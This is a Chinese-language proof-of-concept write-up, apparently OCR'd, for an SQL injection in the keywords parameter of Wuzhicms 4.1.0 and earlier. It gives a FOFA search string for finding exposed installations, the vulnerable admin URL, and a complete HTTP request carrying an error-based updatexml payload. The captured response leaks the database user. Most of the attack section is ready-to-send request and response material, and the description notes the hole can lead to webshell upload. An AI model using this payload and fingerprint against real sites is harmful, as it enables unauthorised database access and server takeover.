W7-1五指-CMS-SQL


漏洞描述：

Wuzhicms 内容管理系统的/core/admin/copyfrom.php $keywords参数存在SQL注入漏洞，经过身份验证的攻击者可通过该漏洞获取数据库中的信息之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本：

```
Wuzhicms <= v4.1.0
```

网站图片：



网络测绘：

fofa语法：


body:"北京五指互联科技有限公司"

漏洞复现：

漏洞url

```
/index.php?m=core&f=copyfrom&v=listing&_su=wuzhicms
```


点击搜索抓包



payload：

```
GET /wuzhicms/www/index.php?m=core&f=copyfrom&v=listing&_su=wuzhicms&_menuid=&_submenuid=&keywords=1'+and+updatexml(1,concat(0x7e,user(),0x7e),1)--+ HTTP/1.1
Host: 192.168.1.59
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Cookie: PHPSESSID=ksseka5o8h3uddif5fu5lg40o8; obx_uid=1cb4pZ1qorFxANaaCQwZfEyl9E0WXy3yDx9rxh%2Fw; obx_username=3d1faNRpX1X9558RZcX%2BsTj3TODLf8KIKJQBVzeTHejNpw; obx_wz_n
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.59/wuzhicms/www//index.php?m=core&f=copyfrom&v=listing&_su=wuzhicms
```

效果图:


Request
数据包扫描
热加载
构造请求
GET /wuzhicms/www/index.php?m=core&f=copyfrom&v=listing&_su=wuzhicms&_menuid=&_submenuid=&keywords=1'+and+updatexml(1,concat(0x7e,user(),0x7e),1)--+ HTTP/1.1
Host: 192.168.1.59
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Cookie: PHPSESSID=kssekaSo8h3uddif5fu5lg40o8; obx_uid=1cb4pZ1qorFxANaaCQwZfEy19E0WXy3yDx9Tnk%2Fw;
obx_username=3d1faNRpX1X9558RZcX%2BsTj3TODLf8KIKJQBVzeTHejNpw;
obx_wz_name=05136m6KKBb9sIKVHUpTS%2FGhLE0vQFZP7kNsMc8PKmqTPg;
obx_siteid=57149wjMJ%2BFasAXaVww%2BrHig2p8I876P%2BaE6%2FYuD
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.59/wuzhicms/www//index.php?m=core&f=copyfrom&v=listing&_su=wuzhicms
Responses
2433bytes / 28ms
美化
渲染
请输入定位响应
var cookie_pre = "obx_";var cookie_domain = '';var cookie_path = '/';var web_url = 'http://192.168.1.59/wuzhicms/www/';
</script>
<script src="http://192.168.1.59/wuzhicms/www/res/js/base.js"></script>
</head>
<body class="body pxgridsbody">

<h4> [sql_error] MySQL Query Error
SELECT COUNT(*) AS num FROM `wz_copyfrom` WHERE `name` LIKE '%1' and updatexml(1,concat(0x7e,user(),0x7e),1)--%' LIMIT 0,1
[msg]XPATH syntax error: '~root@localhost~' </h4>

[返回上一页]

<script type="text/javascript">
$(function(){
parent.window.scroll(0,0);
})
</script>